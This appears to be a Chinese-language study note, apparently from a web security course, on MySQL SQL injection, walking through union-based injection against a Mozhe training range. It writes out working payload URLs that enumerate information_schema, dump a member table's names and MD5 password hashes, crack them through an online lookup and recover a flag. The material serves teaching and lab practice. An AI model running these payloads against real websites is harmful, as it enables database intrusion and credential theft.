
12 WEB漏洞-SQL注入



忍者安全测试系统使用说明

#SQL注入通过参数传递恶意更改sql语句传入代码中，实现自定义攻击。

#上述思维导图简要说明

#SQL注入安全测试中危害

#SQL注入产生原理详细分析

条件：可控变量，带入数据库查询，变量未存在过滤或过滤不严谨

❤️sql 语法 union查询

union的作用：可以使两张毫不相干的表的查询结果拼接在一起输出，前提是两个查询的列数要相同。

❤️sql 语句 group_concat()

使用 group_concat() 将多行合并成一行(比较常用)

语法：group_concat([distinct] 要连接的字段 [order by 排序字段 asc/desc] [separator '分隔符'])

```
SELECT
  T.DEPTNO,
    group_concat ( T.ENAME ORDER BY DEPTNO separator ',' )
FROM
    EMP T
WHERE
    T.DEPTNO = '20'
GROUP BY
    T.DEPTNO;
```

例题：如下图（答案是b c）

![(C:\Users\na\AppData\Roaming\Typora\typora-user-images\image-20220420153531556.png)

![(C:\Users\na\AppData\Roaming\Typora\typora-user-images\image-20220420153924249.png)

#搭建第一个SQL注入学习靶场环境

#学习第一个数据库MYSQL简单注入

❤️ （1）Mysql数据库

数据库A = 网站A

表名

列名

数据

数据库B= 网站B

数据库C= 网站C

如何判断注入点?

老办法:

and 1=1 页面正常

and 1=2 页面错误

可能存在注入点

要选用最舒服的方法测试

MYSQL数据库

数据库A=网站A=数据库用户A

表名

列名

数据

数据库B=网站B=数据库用户B

。。。。。

数据库C=网站C=数据库用户C

。。。。。

知识点:

（1）在MYSQL5.0以上版本中，mysql存在一个自带数据库名为information_schema，它是一个存储记录有所有数据库名，表名，列名的数据库，也相当于可以通过查询它获取指定数据库下面的表名或列名信息。

（2）数据库中符号"."代表下一级，如xiao.user表示xiao数据库下的user表名

✧ 墨者靶机真实MYSQL注入演示

注：视频演示是从1:08分开始讲案例

题目链接:

https://www.mozhe.cn/bug/detail/elRHc1BCd2VIckQxbjduMG9BVCtkZz09bW96aGUmozhe

information_schema.tables：记录所有表名信息的表

information_schema.columns：记录所有列名信息的表

table_name: 表名

column_name：列名

table_schema：数据库名

判断注入

猜解列名数量（字段数） order by x 错误与正常的正常值

http://219.153.49.228:48354/new_list.php?id=1 order by 4

报错猜解准备：

正常页面：http://219.153.49.228:48354/new_list.php?id=1%20union%20select%201,2,3,4

报错页面：http://219.153.49.228:48354/new_list.php?id=-1%20union%20select%201,2,3,4

信息收集：

数据库版本：version()	5.7.22-0ubuntu0.16.04.1
数据库名字：database()	mozhe_Discuz_StormGroup
数据库用户：user()	root@localhost
操作系统：@@version_compile_os	Linux

知识点：

1. 在Mysql5.0以上版本，mysql存在一个自带数据库名为information_schema ,它是一个存储记录所有数据库名，表名，列名的数据库，也相当于可以通过查询它获取指定数据库下面的表名或列名信息。
2. 数据库中符号. 代表下一级，如xiaodi.user 表示xiao数据库下的user表名。

   information_schema.tables; 记录所有表名信息的表

   information_schema.columns; 记录所有列名信息的表

   table_name 表名

   column_name 列名

   table_schema 数据库名

查询指定数据库名mozhe_Discuz_StormGroup下的表名信息：

http://124.70.64.48:41685/new_list.php?id=-1%20union%20select%201,table_name,3,4%20from%20information_schema.tables%20where%20table_schema=%27mozhe_Discuz_StormGroup%27

http://219.153.49.228:48354/new_list.php?id=-1 union select

1,group_concat(table_name),3,4 from information_schema.tables where

table_schema='mozhe_Discuz_StormGroup'

查询指定表名StormGroup_member下的列名信息：

http://219.153.49.228:48354/new_list.php?id=-1 union select

1,group_concat(column_name),3,4 from information_schema.columns where

table_name='StormGroup_member'

id,name,password,status

3

查询指定数据

http://219.153.49.228:48354/new_list.php?id=-1 union select

1,name,password,4 from StormGroup_member

正确的： http://124.70.64.48:41685/new_list.php?id=-1%20union%20select%201,group_concat(name),group_concat(password),4%20from%20StormGroup_member

mozhe,mozhe

356f589a7df439f6f744ff19bb8092c0,d59979240caec8d99503ed8ca1fd91f7

mozhe,mozhe


356f589a7df439f6f744ff19bb8092c0,d59979240caec8d99503ed8ca1fd91f7

md5解密

https://cmd5.com/


解密出两个值： dsan13 322469

最终答案是 322469



key : mozhefdaca111f1337097d13746eb766

#猜解多个数据可以采用limit x,1 变动猜解



案例演示：

✧ 简易代码分析SQL注入原理

✧ Sqlilabs注入靶场搭建简要使用

https://blog.csdn.net/ssjjtt1997/article/details/117233500

(4条消息) sqli-labs大详解（完结）*無名之涟的博客-CSDN博客*sqli-labs

✧ 墨者靶机真实MYSQL注入演示

注：视频演示是从1:08分开始讲案例

涉及资源：

https://github.com/Audi-1/sqli-labs

忍者安全测试系统-禁用软盘安装

https://www.mozhe.cn/bug/detail/elRHc1BCd2VIckQxbjduMG9BVCtkZz09bW96aGUmozhe

原文链接：https://blog.csdn.net/qq_44930903/article/details/111998108

sqlilabs 安装可能遇到的问题

https://www.cnblogs.com/tulater/p/13207946.html